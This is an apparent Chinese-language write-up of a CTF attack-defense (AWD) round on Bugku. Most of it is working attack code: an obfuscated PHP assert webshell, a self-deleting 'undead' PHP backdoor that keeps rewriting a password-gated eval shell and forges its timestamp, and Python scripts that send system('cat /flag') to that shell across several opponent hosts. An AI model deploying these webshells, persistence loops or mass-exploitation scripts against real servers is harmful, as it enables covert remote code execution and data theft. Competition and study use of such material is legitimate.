
awd

密码，原来源码在/app下面

```
tar -zcvf /app/backup.tar.gz .
```



不过/home/ctf下有flag，然后孩d盾扫一下，发现/uploads/0.php有后门，


```
<?php $poc="a#s#s#e#r#t"; $poc_1=explode("#",$poc);
$poc_2=$poc_1[0].$poc_1[1].$poc_1[2].$poc_1[3].$poc_1[4].$poc_1[5];
$poc_2($_GET['s']) ?>
```

```
import requests

urls = [
"http://192-168-1-19.pvp6556.bugku.cn",
"http://192-168-1-63.pvp6556.bugku.cn",
"http://192-168-1-70.pvp6556.bugku.cn",
"http://192-168-1-208.pvp6556.bugku.cn",
"http://192-168-1-167.pvp6556.bugku.cn",
"http://192-168-1-189.pvp6556.bugku.cn",
"http://192-168-1-224.pvp6556.bugku.cn",

]

# 尝试常见的 PHP 后门文件名
possible_paths = [
    "/uploads/0.php",
]

for base_url in urls:
    for path in possible_paths:
        url = base_url + path
        try:
            resp = requests.get(url, params={'pwd': 'Aristore'})
```

```
            print(f"==== {url} ====")
            print(resp.text.strip())
            print()
        except Exception as e:
            print(f"[!] {url} 请求失败: {e}")
```

没效果

后门又发现其它人的不死马




```php
<?php
    ignore_user_abort(true);
    set_time_limit(0);
    unlink(__FILE__);
    $file = 'system.php';
    $code = '<?php if(md5($_GET["pwd"])=="3d8b54c1e564ce9e54e9d9c7ba74f70f"){@eval($_POST[a]);} ?>';
    while (1){
        file_put_contents($file,$code);
        system('touch -m -d "2018-12-01 09:10:12" system.php');
        usleep(5000);
    }
?>
```

3d8b54c1e564ce9e54e9d9c7ba74f70f

直接破译出来，但是我的flag出来了，其他人出不来？？

```
import requests

urls = [
    "http://192-168-1-19.pvp6556.bugku.cn",
    "http://192-168-1-63.pvp6556.bugku.cn",
    "http://192-168-1-70.pvp6556.bugku.cn",
    "http://192-168-1-208.pvp6556.bugku.cn",
    "http://192-168-1-167.pvp6556.bugku.cn",
    "http://192-168-1-189.pvp6556.bugku.cn",
    "http://192-168-1-224.pvp6556.bugku.cn",
```

```
]

possible_paths = [
    "/system.php",  #
]

for base_url in urls:
    for path in possible_paths:
        url = base_url + path
        try:
            # 使用 params 传递 GET 参数（pwd=Aristore）
            # 使用 data 传递 POST 参数（a=system("cat /flag")）
            payload = {'a': 'system("cat /flag")'}
            resp = requests.post(
                url,
                params={'pwd': 'Aristore'},  # GET 参数
                data=payload,                # POST 数据
                timeout=5
            )
            print(f"==== {resp.url} ====")  # 打印完整的URL（包含GET参数）
            print(f"状态码: {resp.status_code}")
            print(resp.text.strip())
            print()
        except requests.exceptions.RequestException as e:
            print(f"[!] {url} 请求失败: {e}")
```

后门发现就我没修！其它人都修了！